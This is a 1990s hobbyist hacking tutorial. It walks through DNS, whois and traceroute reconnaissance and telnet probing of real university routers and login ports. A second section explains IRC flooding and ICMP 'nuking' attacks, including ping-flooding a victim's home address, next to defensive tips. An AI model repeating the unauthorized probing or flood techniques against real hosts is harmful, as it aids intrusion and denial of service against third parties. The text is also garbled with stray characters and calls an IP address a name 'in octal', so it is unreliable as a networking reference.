Non-authoritative answer:

```
za!!!!! nameserver = DAISY.EE.UND.AC.za
za!!!!! nameserver = UCTHPX.UCT.AC.za
za!!!!! nameserver = HIPPO.RU.AC.za
za!!!!! nameserver = RAIN.PSG.COM
za!!!!! nameserver = MUNNARI.OZ.AU
za!!!!! nameserver = NS.EU.NET
za!!!!! nameserver = NS.UU.NET
za!!!!! nameserver = UUCP-GW-1.PA.DEC.COM
za!!!!! nameserver = APIES.FRD.AC.za
Authoritative answers can be found from:
DAISY.EE.UND.AC.za!!!!! inet address = 146.230.192.18
UCTHPX.UCT.AC.za!!!!!!! inet address = 137.158.128.1
HIPPO.RU.AC.za! inet address = 146.231.128.1
RAIN.PSG.COM!!! inet address = 147.28.0.34
MUNNARI.OZ.AU!! inet address = 128.250.22.2
MUNNARI.OZ.AU!! inet address = 128.250.1.21
NS.EU.NET!!!!! inet address = 192.16.202.11
UUCP-GW-1.PA.DEC.COM!!! inet address = 204.123.2.18
UUCP-GW-1.PA.DEC.COM inet address = 16.1.0.18
APIES.FRD.AC.za inet address = 137.214.80.1
```

\*\*\*\*\*

Newbie note: What is inet address = 137.214.80.1 supposed to mean? That's the name of a computer on the Internet (inet) -- in this case APIES.FRD.AC -- in octal. Octal is like regular numbers except in base 8 rather than base 10. All computer names on the Internet must be changed into numbers so that other computers can understand them.

Aha! Some of those nameservers are located outside South Africa. We see computers in Australia (au) and the US (com domain). Next, we exit the nslookup program with the command ^D. That's made by holding down the control key while hitting the small "d" key. It is VERY IMPORTANT to exit nslookup this way and not with ^C.

Next, we take one of the nameservers in South Africa and ask:

->whois HIPPO.RU.AC.ZA [No name] (HIPPO)

!! Hostname: HIPPO.RU.AC.ZA
!! Address: 146.231.128.1

**!!** System: SUN running SUNOS

**!!** Domain Server

!! Record last updated on 24-Feb-92.

!! To see this host record with registered users, repeat the command with! a star ('\*') before the name; or, use '%' to show JUST the registered users.

It he InterNIC Registration Services Host contains ONLY Internet Information (Networks, ASN's, Domains, and POC's).
Please use the whois server at nic.ddn.mil for MILNET Information.

Kewl! This tells us what kind of computer it is -- a Sun -- and the operating system, Sun OS.

Now, just for variety, I use the whois command with the numerical address of one of the nameservers. This doesn't always give back the text name, but sometimes it works. And, voila, we get:

->whois 146.230.192.18 [No name] (DAISY1)

!! Hostname: DAISY.EE.UND.AC.ZA!! Address: 146.230.192.18!! System: HP-9000 running HP-UX

!! Domain Server

!! Record last updated on 14-Sep-94.

Ah, but all this is doing so far is just telling us info about who is a nameserver for whom. Now how about directly mapping a route from my computer to South Africa? For that we will use the traceroute command.

## \*\*\*\*\*

Netiquette tip: The traceroute program is intended for use in network testing, measurement! and! management. It! should be used primarily for manual fault isolation, like the time I couldn't email my friend in Northern Ireland.! Because of the load it could impose on the network, it is unwise to use traceroute from automated scripts which could cause that program to send out huge numbers of queries. Use it too much and your ISP may start asking you some sharp questions.

# \*\*\*\*

YOU COULD GO TO JAIL WARNING: If you just got an idea of how to use traceroute for a denial of service attack, don't call your favorite journalist and tell him or her that you are plotting a denial of service attack against the ISPs that serve famous people like Bill Clinton and Carolyn Meinel!:-) Don't write that script. Don't use it. If you do, I'll give another interview to PC World magazine (http://www.pcworld.com/news/newsradio/meinel/index.html) about how a three-year-old could run the attack. And if you get caught we'll all laugh at you as you get hustled off in chains while your journalist friend gets a \$250K advance on his or her book deal about you.

I give the command:

!->whereis traceroute
traceroute: /usr/local/bin/traceroute

OK, now we're ready to map in earnest. I give the command:

!->/usr/local/bin/traceroute DAISY.EE.UND.AC.ZA

And the answer is:

traceroute to DAISY.EE.UND.AC.ZA (146.230.192.18), 30 hops max, 40 byte packets !1! sisko (198.59.115.1)! 3 ms! 4 ms! 4 ms

!2! glory-cyberport.nm.westnet.net (204.134.78.33)! 47 ms! 8 ms! 4 ms

!3! ENSS365.NM.ORG (129.121.1.3)! 5 ms! 10 ms! 7 ms

!4! h4-0.cnss116.Albuquerque.t3.ans.net (192.103.74.45)! 17 ms! 41 ms! 28 ms

15! f2.t112-0.Albuquerque.t3.ans.net (140.222.112.221)! 7 ms! 6 ms! 5 ms

!6! h14.t16-0.Los-Angeles.t3.ans.net (140.223.17.9)! 31 ms! 39 ms! 84 ms

17! h14.t8-0.San-Francisco.t3.ans.net (140.223.9.13)! 67 ms! 43 ms! 68 ms

!8! enss220.t3.ans.net (140.223.9.22)! 73 ms! 58 ms! 54 ms

!9! sl-mae-w-F0/0.sprintlink.net (198.32.136.11)! 97 ms! 319 ms! 110 ms

10! sl-stk-1-H11/0-T3.sprintlink.net (144.228.10.109)! 313 ms! 479 ms! 473 ms

11! sl-stk-2-F/T.sprintlink.net (198.67.6.2)! 179 ms \* \*

12! sl-dc-7-H4/0-T3.sprintlink.net (144.228.10.106)! 164 ms \*! 176 ms

13! sl-dc-7-F/T.sprintlink.net (198.67.0.1)! 143 ms! 129 ms! 134 ms

- 14! gsl-dc-3-Fddi0/0.gsl.net (204.59.144.197)! 135 ms! 152 ms! 130 ms
- 15! 204.59.225.66 (204.59.225.66)! 583 ms! 545 ms! 565 ms 16! \* \* \*

17! e0.csir00.uni.net.za (155.232.249.1)! 516 ms! 436 ms! 400 ms

18! s1.und00.uni.net.za (155.232.70.1)! 424 ms! 485 ms! 492 ms

19! e0.und01.uni.net.za (155.232.190.2)! 509 ms! 530 ms! 459 ms

20! s0.und02.uni.net.za (155.232.82.2)! 650 ms \*! 548 ms

21! Gw-Uninet1.CC.und.ac.za (146.230.196.1)! 881 ms! 517 ms! 478 ms

22! cisco-unp.und.ac.za (146.230.128.8)! 498 ms! 545 ms \*

23! IN.ee.und.ac.za (146.230.192.18)! 573 ms! 585 ms! 493 ms

So what does all this stuff mean?

The number in front of each line is the number of hops since leaving the computer that has the shell account I am using.

The second entry is the name of the computer through which this route passes, first in text, and then in parentheses its numerical representation.

The numbers after that are the time in milliseconds it takes for each of three probe packets in a row to make that hop. When an \* appears, the time for the hop timed out. In the case of this traceroute command, any time greater than 3 seconds causes an \* to be printed out.

How about hop 16? It gave us no info whatsoever. That silent gateway may be the result of a bug in the! 4.1, 4.2 or 4.3BSD Unix network code. A computer running one of these operating systems sends an "unreachable" message.! Or it could be something else. Sorry, I'm not enough of a genius yet to figure out this one for sure. Are we having phun yet?

\*\*\*\*\*

Evil genius tip: If you want to get really, truly excruciating detail on the traceroute command, while in your shell account type in the command:

## ->man traceroute

I promise, on-line manual stuff is often written in a witty, entertaining fashion. Especially the Sun OS manual. Honest!

## \*\*\*\*\*

Note for the shell-account-challenged: If you have Windows 95, you can get the same results -- I mean, for mapping the Internet, not going to jail -- using the "tracert" command. Here's how it works:

1. Open a PPP connection. For example, if you use Compuserve or AOL, make a connection, then minimize your on-line access program.

2. Click on the Start menu.

3. Open a DOS window.

4. At the DOS prompt type in "tracert <distant.computer.com> where "distant.computer.com" is replaced by the name of the computer to which you want to trace a route. Press the Enter key.
5. Be patient. Especially if your are tracing a route to a distant computer, it takes awhile to make all the connections. Every time your computer connects to another computer on the Internet, it first has to trace a route to the other computer. That's why it sometimes take a long while for your browser to start downloading a Web page.

6. If you decide to use Windows for this hacking lesson, Damien Sorder has a message for us: "DON'T ENCOURAGE THEM TO USE WIN95!@#\$!@#!" He's right, but since most of you reading this are consenting adults, I figure it's your funeral if you stoop to Windows hacking on an AOL PPP connection!

\*\*\*\*

Now this is getting interesting. We know that Daisy is directly connected to at least one other computer, and that computer in turn is connected to cisco-unp.und.ac.za. Let's learn a little something about this cisco-unp.und.ac.za, OK?

First, we can guess from the name that is it a Cisco router. In fact, the first hop in this route is to a computer named "sisco," which is also probably a Cisco router. Since 85% of the routers in the world are Ciscos, that's a pretty safe bet. But we are going to not only make sure ciscounp.und.ac.za is a Cisco. We are also going to find out the model number, and a few other goodies.

First we try out whois:

->whois cisco-unp.und.ac.za No match for "CISCO-UNP.UND.AC.ZA".

The InterNIC Registration Services Host contains ONLY Internet Information (Networks, ASN's, Domains, and POC's). Please use the whois server at nic.ddn.mil for MILNET Information.

Huh? Traceroute tells us cisco-unp.und.ac.za exists, but whois can't find it! Actually this is a common problem, especially trying to use whois on distant computers. What do we do next? Well, if you are lucky, the whereis command will turn up another incredibly cool program: dig!

\*\*\*\*\*

Newbie note: Dig stands for "domain information groper." It does a lot of the same things as nslookup. But dig is a much older program, in many ways harder to use than nslookup. For details on dig, use the command from your shell account "man dig."

In fact, on my shell account I found I could run dig straight from my bash prompt:

->dig CISCO-UNP.UND.AC.ZA

; <>>> DiG 2.0 <>>> CISCO-UNP.UND.AC.ZA ;; res options: init recurs defnam dnsrch ;; got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6 ;; flags: qr aa rd ra; Ques: 1, Ans: 4, Auth: 5, Addit: 5 ;; QUESTIONS: ;;!!!!! CISCO-UNP.UND.AC.ZA, type = A, class = IN ;; ANSWERS: CISCO-UNP.UND.AC.ZA.!!! 86400!! A!!!!!! 146.230.248.1

CISCO-UNP.UND.AC.ZA.!!! 86400!! A!!!!!! 146.230.12.1 CISCO-UNP.UND.AC.ZA.!!! 86400!! A!!!!!! 146.230.60.1 CISCO-UNP.UND.AC.ZA.!!! 86400!! A!!!!!! 146.230.128.8

;; AUTHORITY RECORDS:

und.ac.za.!!!!! 86400!! NS!!!!! Eagle.und.ac.za. und.ac.za.!!!!! 86400!! NS!!!!! Shrike.und.ac.za. und.ac.za.!!!!! 86400!! NS!!!!! ucthpx.uct.ac.za. und.ac.za.!!!!! 86400!! NS!!!!! hiPPo.ru.ac.za. und.ac.za.!!!!! 86400!! NS!!!!! Rain.psg.com.

;; ADDITIONAL RECORDS:

Eagle.und.ac.za.!!!!!! 86400!! A!!!!! 146.230.128.15 Shrike.und.ac.za.!!!!! 86400!! A!!!!! 146.230.128.13 ucthpx.uct.ac.za.!!!!! 86400!! A!!!!! 137.158.128.1 hiPPo.ru.ac.za. 86400!! A!!!!! 146.231.128.1 Rain.psg.com.!! 14400!! A!!!!!! 147.28.0.34

;; Total query time: 516 msec

;; FROM: llama to SERVER: default -- 198.59.115.2

;; WHEN: Fri Jan 17 13:03:49 1997

;; MSG SIZE! sent: 37! rcvd: 305

Ahhh, nice. The first few lines, the ones preceded by the ;; marks, mostly tell what the default settings of the command are and what we asked it. The line "Ques: 1, Ans: 4, Auth: 5, Addit: 5" tells us how many items we'll get under each topic of questions, answers, authority records, and additional records.! (You will get different numbers on that line with different queries.) This "records" stuff refers to information stored under the domain name system.

We learn from dig is that CLASS=IN, meaning CISCO-UNP.UND.AC.ZA is a domain name within the Internet. But we already knew that . The first really \*new\* thing we learn is that four routers all share the same domain name. We can tell that because their numerical Internet numbers are different. The reverse can also happen: several domain names can all belong to the same numerical address. If you use the dig command on each link in the route to DAISY.EE.UND.AC.ZA, you'll find a tremendous variation in whether the routers map to same or

different domain names. As hackers, we want to get wise to all these variations in how domain names are associated with boxes.

But we can still learn even more about that Cisco router named CISCO-UNP.UND.AC.ZA. We go back to nslookup and run it in interactive mode:

->/usr/etc/nslookup Default Server:! swcp.com Address:! 198.59.115.2 >

Now let's do something new with nslookup. This is a command that comes in really, really handy when we're playing vigilante and need to persecute a spammer or bust a child porn Web site or two.! Here's how we can get the email address for the sysadmin of an Internet host computer.

> set type=soa

Then I enter the name of the computer about which I am curious. Note that I put a period after the end of the host name. It often helps to do this with nslookup:

> CISCO-UNP.UND.AC.ZA. Server:! swcp.com Address:! 198.59.115.2

\*\*\* No start of authority zone information is available for CISCO-UNP.UND.AC.ZA.

Now what do I do? Give up? No, I'm a hacker wannabe, right? So I try entering just part of the domain name, again remembering to put a period at the end:

> und.ac.za. Server:! swcp.com Address:! 198.59.115.2 und.ac.za!!!!!! origin = Eagle.und.ac.za !!!!!! mail addr = postmaster.und.ac.za !!!!!!! serial=199610255, refresh=10800, retry=3600, expire=3000000, min=86400 Eagle.und.ac.za inet address = 146.230.128.15 Shrike.und.ac.za!!!!!!! inet address = 146.230.128.13 ucthpx.uct.ac.za!!!!!!! inet address = 137.158.128.1 hiPPo.ru.ac.za! inet address = 146.231.128.1 Rain.psg.com!!! inet address = 147.28.0.34

Bingo!!! I got the email address of a sysadmin whose domain includes that Cisco router, AND the IP addresses of some other boxes he or she administers.! But notice it doesn't list any of those routers which the sysadmin undoubtedly knows a thing or two about.

But we aren't done yet with cisco-unp.und.ac.za (146.230.128.8). Of course we have a pretty good guess that it is a Cisco router. But why stop with a mere guess when we can port surf? So we fall back on our friend the telnet program and head for port 2001:

->telnet 146.230.128.8 2001 Trying 146.230.128.8 ... Connected to 146.230.128.8. Escape character is '^]'. C \*\*\*\*\*\*\*\*

***! Welcome to the University of Natal!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!				
* * * !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!	* * *			
*** Model : Cisco 4500 with ATM and 8 BRI ports!!!!!!!!! ***				
* * * !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!	* * *			
*** Dimension Data Durban - 031-838333!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!				
* * * !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!	* * *			
***************************************				

Hey, we know now that! this is a Cisco model 4500 owned by the University of Natal, and we even got a phone number for the sysadmin. From this we also can infer that this router handles a subnet which serves the U of Natal and includes daisy.

But why did I telnet to port 2001? It's in common use among routers as the administrative port. How do I know that? From the RFC (request for comments) that covers all commonly used port assignments. You can find a copy of this RFC at http://ds2.internic.net/rfc/rfc1700.txt. Read it and you'll be in for some happy port surfing!

### \*\*\*\*\*

Evil Genius tip: there are a bunch of ports used by Cisco routers: cisco-fna!!!!!! 130/tcp!!! cisco FNATIVE cisco-tna!!!!!! 131/tcp!!! cisco TNATIVE cisco-sys!!!!!! 132/tcp!!! cisco SYSMAINT licensedaemon!! 1986/tcp!! cisco license management tr-rsrb-p1!!!!! 1987/tcp!! cisco RSRB Priority 1 port tr-rsrb-p2!!!!! 1988/tcp!! cisco RSRB Priority 2 port tr-rsrb-p3!!!!! 1989/tcp!! cisco RSRB Priority 3 port stun-p1!!!!!!! 1990/tcp!! cisco STUN Priority 1 port stun-p2!!!!!!! 1991/tcp!! cisco STUN Priority 2 port stun-p3!!!!!!! 1992/tcp!! cisco STUN Priority 3 port snmp-tcp-port!! 1993/tcp!! cisco SNMP TCP port stun-port!!!!!! 1994/tcp!! cisco serial tunnel port perf-port!!!!!! 1995/tcp!! cisco perf port tr-rsrb-port!!! 1996/tcp!! cisco Remote SRB port gdp-port!!!!!!! 1997/tcp!! cisco Gateway Discovery Protocol x25-svc-port!!! 1998/tcp!! cisco X.25 service (XOT) tcp-id-port!!!! 1999/tcp!! cisco identification port \*\*\*\*\*

But what about the "normal" telnet port, which is 23? Since it is the "normal" port, the one you usually go to when you want to log in, we don't need to put the 23 after the host name:

 **User Access Verification** 

Password:

Hey, this is interesting, no username requested, just a password. If I were the sysadmin, I'd make it a little harder to log in. Hmmm, what happens if I try to port surf finger that site? That means telnet to the finger port, which is 79:

->telnet 146.230.128.8 79 Trying 146.230.128.8 ... Connected to 146.230.128.8. Escape character is '^]'. С \* \* \* \*\*\* Model : Cisco 4500 with ATM and 8 BRI ports!!!!!!!!!!!!!!!!!!! \*\*\* \*\*\* \* \* \* !!! Line!!!! User!!!!! Host(s)!!!!!!!!!! Idle Location \*! 2 vty 0!!!!!!!!!! idle!!!!!!!!!!!!!!!! 0 kitsune.swcp.com ! BR0:2!!!!!!!!!!!!!!!!! Sync PPP!!!!!!!!!!!!! 00:00:00 ! Sync PPP!!!!!!!!!!!!! 00:00:00 Sync ! PPP!!!!!!!!!!!!! 00:00:00 ! Sync PPP!!!!!!!!!!!! 00:00:00 ! BR2:2!!!!!!!!!!!!!!!!!! Sync PPP!!!!!!!!!!!! 00:00:01 ! Sync PPP!!!!!!!!!!!!! 00:00:00 PPP!!!!!!!!!!!! ! Sync 00:00:00

Connection closed by foreign host.

Notice that finger lists the connection to the computer I was port surfing from: kitsune. But no one else seems to be on line just now. Please remember, when you port surf, unless you know how to do IP spoofing, your target computer knows where you came from. Of course I will be a polite guest.

Now let's try the obvious. Let's telnet to the login port of daisy. I use the numerical address just for the heck of it:

->telnet 146.230.192.18 Trying 146.230.192.18 ... Connected to 146.230.192.18. Escape character is '^]'.

NetBSD/i386 (daisy.ee.und.ac.za) (ttyp0)

login:

Hey, this is interesting. Since we now know this is a university, that's probably the electrical engineering (EE) department. And NetBSD is a freeware Unix that runs on a PC! Probably a 80386 box.

Getting this info makes me almost feel like I've been hanging out at the University of Natal EE computer lab. It sounds like a friendly place. Judging from their router, security is somewhat lax, they use cheap computers, and messages are friendly. Let's finger and see who's logged in just now:

Since I am already in the telnet program (I can tell by the prompt "telnet>"), I go to daisy using the "open" command:

telnet> open daisy.ee.und.ac.za 79 Trying 146.230.192.18 ... telnet: connect: Connection refused telnet> quit

Well, that didn't work, so I exit telnet and try the finger program on my shell account computer:

->finger @daisy.ee.und.ac.za [daisy.ee.und.ac.za] finger: daisy.ee.und.ac.za: Connection refused

Sigh. It's hard to find open finger ports any more. But it's a good security practice to close finger. Damien Sorder points out, "If you install the new Linux distributions, it comes with Cfingerd. Why would I (and others) want to shut it down? Not because of hackers and abuse or some STUPID S\*\*\* like that. Because it gives out way too much information when you finger a single user. You get machine load and all the user information."

I manage to pull up a little more info on how to map the interconnections of! University of Natal computers with an search of the Web using http://digital.altavista.com. It links me to the site http://www.frd.ac.za/uninet/sprint.html, which is titled "Traffic on the UNINET-SPRINTLINK Link." However, all the links to netwrok traffic statistics from that site are dead.

Next, let's look into number 20 on that traceroute that led us to the University of Natal. You can pretty much expect that links in the middle of a long traceroute will be big computers owned by the bigger companies that form the backbone of the Internet.

->telnet 155.232.82.2 2001 Trying 155.232.82.2 ... Connected to 155.232.82.2. Escape character is '^]'.

User Access Verification

Username:

Yup, we're out of friendly territory now. And since port 2001 works, it may be a router. Just for laughs, though, let's go back to the default telnet port:

->telnet 155.232.82.2 Trying 155.232.82.2 ... Connected to 155.232.82.2. Escape character is '^]'.

**User Access Verification** 

Username:

Now just maybe this backbone-type computer will tell us gobs of stuff about all the computers it is connected to.! We try telneting to the netstat port, 15. This, if it happens to be open to the public, will tell us all about the computers that connect through it:

->telnet 155.232.82.2 15 Trying 155.232.82.2 ... telnet: connect: Connection refused

Sigh. I gave an example of the incredible wealth of information you can get from netstat on the GTMHH on port surfing. But every day it is harder to find a public netstat port. That's because the information netstat gives is so useful to computer criminals. In fact, port 15 is no longer reserved as the netstat port (as of 1994, according to the RFC). So you will find few boxes using it.

\*\*\*\*\*

Newbie note: want to know what port assignments your ISP uses? Sorder points out " /etc/services on most machines will [tell you this]."

How can you can read that information? Try this:

First, change to the /etc/ directory:

->cd /etc

Then command it to print it out to your screen with:

... and so on...

Alas, just because your shell account has a list of port assignments doesn't mean they are actually in use. It also probably won't list specialized services like all those Cisco router port assignments.

In fact, after surfing about two dozen somewhat randomly chosen netstat ports, the only answer I get other than "Connection refused" is:

->telnet ns.nmia.com 15 Trying 198.59.166.10 ... Connected to ns.nmia.com. Escape character is '^]'. Yes, but will I see the EASTER BUNNY in skintight leather !at an IRON MAIDEN concert?

Now what about all those Sprintlink routers in that traceroute? That's a major Internet backbone based in the US provided by Sprint. You can get some information on the topology of the Sprintlink backbone at http://www.sprintlink.net/SPLK/HB21.html#2.2. Alas, Sprintlink used to give out much more information than they do today. All I can pick up on their Web site today is pretty vague.

Sigh. The Internet is getting less friendly, but more secure. Some day when we're really ancient, say five years from now, we'll be telling people, "Why, I remember when we could port surf! Why, there used to be zillions of open ports and people could choose ANY password they wanted. Hmph! Today it's just firewalls everywhere you look!" Adds Sorder, "Gee. How do you think people like me feel.. port surfing over 6 years ago."

Our thanks to Damien Sorder (jericho@dimensional.com) for assistance in reviewing and contributing to this GTMHH.

\_\_\_\_\_

GUIDE TO (mostly) HARMLESS HACKING

Vol. 3 Number 3

How to keep from getting kicked off IRC!

Our thanks to Patrick Rutledge, Warbeast, Meltdown and k1neTiK, who all provided invaluable information on the burning question of the IRC world: help, they're nuking meee...

!What's the big deal about IRC and hackers? Sheesh, IRC is sooo easy to use... until you get on a server where hacker wars reign. What the heck do you do to keep from getting clobbered over and over again?

!Of course you could just decide your enemies can go to heck. But let's say you'd rather hang in there. You may want to hang in there because if you want to make friends quickly in the hacker world, one of the best ways is over Internet Relay Chat (IRC).

!On IRC a group of people type messages back and forth on a screen in almost real time. It can be more fun than Usenet where it can take from minutes to hours for people's replies to turn up. And unlike Usenet, if you say something you regret, it's soon gone from the screen. Ahem. That is, it will soon be gone if no one is logging the session.

In some ways IRC is like CB radio, with lots of folks flaming and making fools of themselves in unique and irritating ways. So don't expect to see timeless wisdom and wit scrolling down your computer screen. But because IRC is such an inexpensive way for people from all over the world

to quickly exchange ideas, it is widely used by hackers. Also, given the wars you can fight for control of IRC channels, it can give you a good hacker workout.

!To get on IRC you need both an IRC client program and you need to connect to a Web site or Internet Service Provider (ISP) that is running an IRC server program.

## \*\*\*\*

Newbie note: Any program that uses a resource is called a "client."! Any program that offers a resource is a "server."! Your IRC client program runs on either your home computer or shell account computer and connects you to an IRC server program which runs on a remote computer somewhere on the Internet.

\*\*\*\*\*

!You may already have an IRC server running on your ISP. Customer service at your ISP should be able to help you with instructions on how to use it. Even easier yet, if your Web browser is set up to use Java, you can run IRC straight from your browser once you have surfed into a Web-based IRC server.

!Where are good IRC servers for meeting other hackers?

!There are several IRC servers that usually offer hacker channels. EFNet (Eris-Free Network)links many IRC servers. It was originally started by the Eris FreeNet (ef.net). It is reputed to be a "war ground" where you might get a chance to really practice the IRC techniques we cover below.

!Undernet is one of the largest networks of IRC servers. The main purpose of Undernet is to be a friendly place with IRC wars under control. But this means, yes, lots of IRC cops! The operators of these IRC servers have permission to kill you not only from a channel but also from a server. Heck, they can ban you for good. They can even ban your whole domain.

### \*\*\*\*\*

Newbie note: A domain is the last two (or sometimes three or four) parts of your email address. For example, aol.com is the domain name for America Online. If an IRC network were to ban the aol.com domain, that would mean every single person on America Online would be banned from it.

\*\*\*\*\*

### \*\*\*\*\*

You can get punched in the nose warning: If the sysadmins at your ISP were to find out that you had managed to get their entire domain banned from an IRC net on account of committing ICMP bombing or whatever, they will be truly mad at you! You will be lucky if the worst that happens is that you lose your account. You'd better hope that word doesn't get out to all the IRC addicts on your ISP that you were the dude that got you guys all kicked out.

IRCNet is probably the same size if not larger than Undernet. IRCNet is basically the European/Australian split off from the old EFNet.

!Yes, IRC is a world-wide phenomenon. Get on the right IRC network and you can be making friends with hackers on any continent of the planet. There are at least 80 IRC networks in existence. To learn how to contact them, surf over to: http://www.irchelp.org/. You can locate additional IRC servers by surfing over to http://hotbot.com or http://digital.altavista.com and searching for "IRC server."! Some IRC servers are ideal for the elite hacker, for example the l0pht server. Note that is a "zero" not an "O" in l0pht.

#### \*\*\*\*\*\*

Evil genius tip: Get on an IRC server by telneting straight in through port 6667 at the domain name for that server.

\*\*\*\*\*\*\*\*\*\*\*

But before you get too excited over trying out IRC, let us warn you. IRC is not so much phun any more because some d00dz aren't satisfied with using it to merely say naughty words and cast aspersions on people's ancestry and grooming habits. They get their laughs by kicking other people off IRC entirely. This is because they are too chicken to start brawls in bars. So they beat up on people in cyberspace where they don't have to fret over getting ouchies.

!But we're going to show some simple, effective ways to keep these lusers from ruining your IRC sessions. However, first you'll need to know some of the ways you can get kicked off IRC by these bullies.

!The simplest way to get in trouble is to accidentally give control of your IRC channel to an impostor whose goal is to kick you and your friends off.

!You see, the first person to start up a channel on an IRC server is automatically the operator (OP). The operator has the power to kick people off or invite people in. Also, if the operator wants to, he or she may pass operator status on to someone else.

!Ideally, when you leave the channel you would pass this status on to a friend your trust. Also, maybe someone who you think is your good buddy is begging you to please, please give him a turn being the operator. You may decide to hand over the OP to him or her in order to demonstrate friendship. But if you mess up and accidentally OP a bad guy who is pretending to be someone you know and trust, your fun chat can become history.

!One way to keep this all this obnoxious stuff from happening is to simply not OP people you do not know. But this is easier said than done. It is a friendly thing to give OP to your buddies. You may not want to appear stuck up by refusing to OP anyone. So if you are going to OP a friend, how can you really tell that IRC dude is your friend?

!Just because you recognize the nick (nickname), don't assume it's who you think it is! Check the host address associated with the nick by giving the command "/whois IRCnick" where "IRCnick" is the nickname of the person you want to check.

!This "/whois" command will give back to you the email address belonging to the person using that nick. If you see, for example, "d\*\*\*@wannabe.net" instead of the address you expected, say friend@cool.com, then DO NOT OP him.! Make the person explain who he or she is and why the email address is different.

!But entering a fake nick when entering an IRC server is only the simplest of ways someone can sabotage an IRC session. Your real trouble comes when people deploy "nukes" and "ICBMs" against you.

!"Nuking" is also known as "ICMP Bombing." This includes forged messages such as EOF (end of file), dead socket, redirect, etc.

## \*\*\*\*\*

Newbie note: ICMP stands for Internet Control Message Protocol. This is an class of IRC attacks that go beyond exploiting quirks in the IRC server program to take advantage of major league hacking techniques based upon the way the Internet works.

### \*\*\*\*\*\*

You can go to jail warning: ICMP attacks constitute illegal denial of service attacks. They are not just harmless harassment of a single person on IRC, but may affect an entire Internet host computer, disputing service to all who are using it.

!For example, ICMP redirect messages are used by routers to tell other computers "Hey, quit sending me that stuff. Send it to routerx.foobar.net instead!" So an ICMP redirect message could cause your IRC messages to go to bit heaven instead of your chat channel.

!EOF stands for "end of file." "Dead socket" refers to connections such as your PPP session that you would be using with many IRC clients to connect to the Internet. If your IRC enemy spoofs a message that your socket is dead, your IRC chat session can't get any more input from you.! That's what the program "ICMP Host Unreachable Bomber for Windows" does.

!Probably the most devastating IRC weapon is the flood ping, known as "ICBM flood or ICMPing." The idea is that a bully will find out what Internet host you are using, and then give the command "ping-f" to your host computer. Or even to your home computer. Yes, on IRC it is possible to identify the dynamically assigned IP address of your home computer and send stuff directly to your modem! If the bully has a decent computer, he or she may be able to ping yours badly enough to briefly knock you out of IRC. Then this character can take over your IRC session and may masquerade as you.

### \*\*\*\*\*

Newbie note: When you connect to the Internet with a point-to-point (PPP) connection, your ISP's host computer assigns you an Internet Protocol (IP) address which may be different every time you log on. This is called a "dynamically assigned IP address." In some cases, however, the ISP has arranged to assign the uses the same IP address each time.

!Now let's consider in more detail the various types of! flooding attacks on IRC.

!The purpose of flooding is to send so much garbage to a client that its connection to the IRC server either becomes useless or gets cut off.

!Text flooding is the simplest attack. For example, you could just hold down the "x" key and hit enter from time to time. This would keep the IRC screen filled with your junk and scroll the others' comments quickly off the screen. However, text flooding is almost always unsuccessful because almost any IRC client (the program you run on your computer) has text flood control. Even if it doesn't, text must pass through an IRC server. Most IRC servers also have text flood filters.

Because text flooding is basically harmless, you are unlikely to suffer anything worse than getting banned or possibly K:lined for doing it.

\*\*\*\*\*\*

Newbie note: "K:line" means to ban not just you, but anyone who is in your domain from an IRC server. For example, if you are a student at Giant State University with an email address of IRCd00d@giantstate.edu, then every person whose email address ends with "giantstate.edu" will also be banned.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

!Client to Client Protocol (CTCP) echo flooding is the most effective type of flood. This is sort of like the ping you send to determine whether a host computer is alive. It is a command used within IRC to check to see if someone is still on your IRC channel.

!How does the echo command work? To check whether someone is still on your IRC channel, give the command "/ctcp nick ECHO hello out there!" If "nick" (where "nick" is the IRC nickname of the person you are checking out) is still there, you get back "nick HELLO OUT THERE."

!What has happened is that your victim's IRC client program has automatically echoed whatever message you sent.

!But someone who wants to boot you off IRC can use the CTCP echo command to trick your IRC server into thinking you are hogging the channel with too much talking. This is because most IRC servers will automatically cut you off if you try text flooding.

!So CTCP echo flooding spoofs the IRC into falsely cutting someone off by causing the victim's IRC client to automatically keep on responding to a whole bunch of echo requests.

!Of course your attacker could also get booted off for making all those CTCP echo requests.! But a knowledgeable attacker will either be working in league with some friends who will be doing the same thing to you or else be connected with several different nicks to that same IRC server. So by having different versions of him or herself in the form of software bots making those CTCP echo requests, the attacker stays on while the victim gets booted off.

!This attack is also fairly harmless, so people who get caught doing this will only get banned or maybe K:lined for their misbehavior.

### \*\*\*\*\*

Newbie note: A "bot" is a computer program that acts kind of like a robot to go around and do things for you. Some bots are hard to tell from real people. For example, some IRC bots wait for someone to use bad language and respond to these naughty words in annoying ways.

### \*\*\*\*\*

You can get punched in the nose warning:! Bots are not permitted on the servers of the large networks. The IRC Cops who control hacker wars on these networks love nothing more than killing bots and banning the botrunners that they catch.

!A similar attack is CATCH ping. You can give the command "/ping nick" and the IRC client of the guy using that nick would respond to the IRC server with a message to be passed on to the guy who made the ping request saying "nick" is alive, and telling you how long it took for nick's IRC client program to respond. It's useful to know the response time because sometimes the Internet can be so slow it might take ten seconds or more to send an IRC message to other people on that IRC channel. So if someone seems to be taking a long time to reply to you, it may just be a slow Internet.

!Your attacker can also easily get the dynamically assigned IP (Internet protocol) address of your home computer and directly flood your modem. But just about every Unix IRC program has at least some CATCH flood protection in it. Again, we are looking at a fairly harmless kind of attack.

!So how do you handle IRC attacks? There are several programs that you can run with your Unix IRC program. Examples are the programs LiCe and Phoenix.! These scripts will run in the background of your Unix IRC session and will automatically kick in some sort of protection (ignore, ban, kick) against attackers.

If you are running a Windows-based IRC client, you may assume that like usual you are out of luck. In fact, when I first got on an IRC channel recently using Netscape 3.01 running on Win 95, the \*first\* thing the denizens of #hackers did was make fun of my operating system. Yeah, thanks. But in fact there are great IRC war programs for both Windows 95 and Unix.

!For Windows 95 you may wish to use the mIRC client program. You can download it from http://www.super-highway.net/users/govil/mirc40.html. It includes protection from ICMP ping flood. But this program isn't enough to handle all the IRC wars you may encounter. So you may wish to add the protection of! the most user-friendly, powerful Windows 95 war script around: 7th Sphere. You can get it from http://www.localnet.com/~marcraz/.

